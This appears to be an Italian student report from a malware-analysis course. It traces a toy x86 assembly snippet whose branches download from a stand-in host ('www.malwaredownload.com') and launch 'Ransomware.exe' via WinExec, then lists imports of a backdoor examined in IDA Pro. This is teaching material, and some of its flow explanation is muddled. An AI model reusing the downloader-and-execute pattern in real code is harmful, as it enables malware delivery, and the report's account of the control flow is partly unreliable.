Report W3 14/07

1)Nel codice dato sono presenti due salti condizionali sono istruzioni che permettono di modificare il flusso di esecuzione di un programma in base al valore di determinati.

Jump If Not Zero (JNZ): Questa istruzione esegue un salto se il flag Zero è impostato a 0, indicando che il risultato di un'operazione precedente non è zero in questo caso la comparazione ci imposterà ZF = 1 CF=0 quindi non eseguirà il salto continuando ad eseguire il codice.

Jump If Zero (JZ): Questa istruzione esegue un salto se il flag Zero (ZF) è impostato a 1, indicando che il risultato di un'operazione precedente è zero, dopo l'incremento di EBX, viene eseguita un'altra istruzione di confronto (cmp) per confrontare il valore di EBX con 11. Se il confronto dà come risultato zero quindi ZF=1 CF=0, viene eseguito il salto

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2

0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione


Come possiamo osservare dal codice non esegue il primo salto (jnz) proseguendo l'esecuzione del codice con l'incremento di EBX che passa da 10 a 11 per poi compararlo ed eseguire il salto alla loc 0040FFA0. Nella prima parte il codice scarica il malware dal'url se questo è già scaricato esegue un salto e va ad eseguirlo.

Nel codice sono possiamo notare che le funzioni implementate dal malware richiamate con call sono due:


-DownloadToFile() è una funzione che scarica un file dopo avergli fornito un url

-WinExec() una funzione di Windows fornita dalle librerie del sistema operativo. Essa consente di eseguire un'applicazione o un comando tramite il prompt dei comandi di Windows.

In entrambe queste due funzione i parametri vagono inseriti all’interno dello stack con un push per poi attraverso il richiamo della funzione andare a recuperare i parametri ed avviare il download del file o come in questo caso, ad eseguire il malware



Dopo aver analizzato il malware utilizzando IDA Pro, è emerso che si tratta di una backdoor. Una backdoor è un tipo di malware progettato per consentire a un attaccante di accedere al sistema compromesso senza essere rilevato.



Andiamo ad esaminare le librerie e le funzioni importate

Durante l'analisi, sono state individuate diverse funzioni importate dal malware, tra cui:

- GetProcAddress: Questa funzione viene utilizzata per ottenere l'indirizzo di altre funzioni all'interno delle librerie caricate dinamicamente. Il malware potrebbe sfruttare questa funzione per recuperare gli indirizzi delle funzioni di sistema necessarie per eseguire le proprie attività.

- GetCommandLine: Questa funzione restituisce la riga di comando utilizzata per avviare l'applicazione in esecuzione. Il malware potrebbe trarre vantaggio da questa funzione per ottenere informazioni sulle opzioni o sui parametri con cui è stato avviato, o per raccogliere dati sull'ambiente in cui si sta operando.

- LoadLibrary: Questa funzione permette di caricare dinamicamente una libreria durante l'esecuzione del programma. Il malware potrebbe utilizzare questa funzione per caricare librerie esterne che contengono le funzionalità richieste per compiere specifiche operazioni, come la manipolazione dei file o l'interazione con la rete.

- Funzioni di rete: Sono state rilevate diverse funzioni di rete come WSARecv, WSASend, Connect, gethostbyname, socket, WSAStartup e WSACleanup. Queste funzioni sono parte integrante dell'API Winsock e vengono impiegate per la comunicazione di rete basata sui socket. Il malware potrebbe utilizzare tali funzioni per comunicare con server remoti, inviare o ricevere dati tramite la rete.

  È importante notare che l'utilizzo di queste funzioni da parte di un malware non è necessariamente indicativo di un comportamento dannoso. Tuttavia, la combinazione di queste funzioni, soprattutto se utilizzate in modo inusuale o in contesti sospetti, potrebbe suggerire attività malevole o tentativi di comunicazione non autorizzati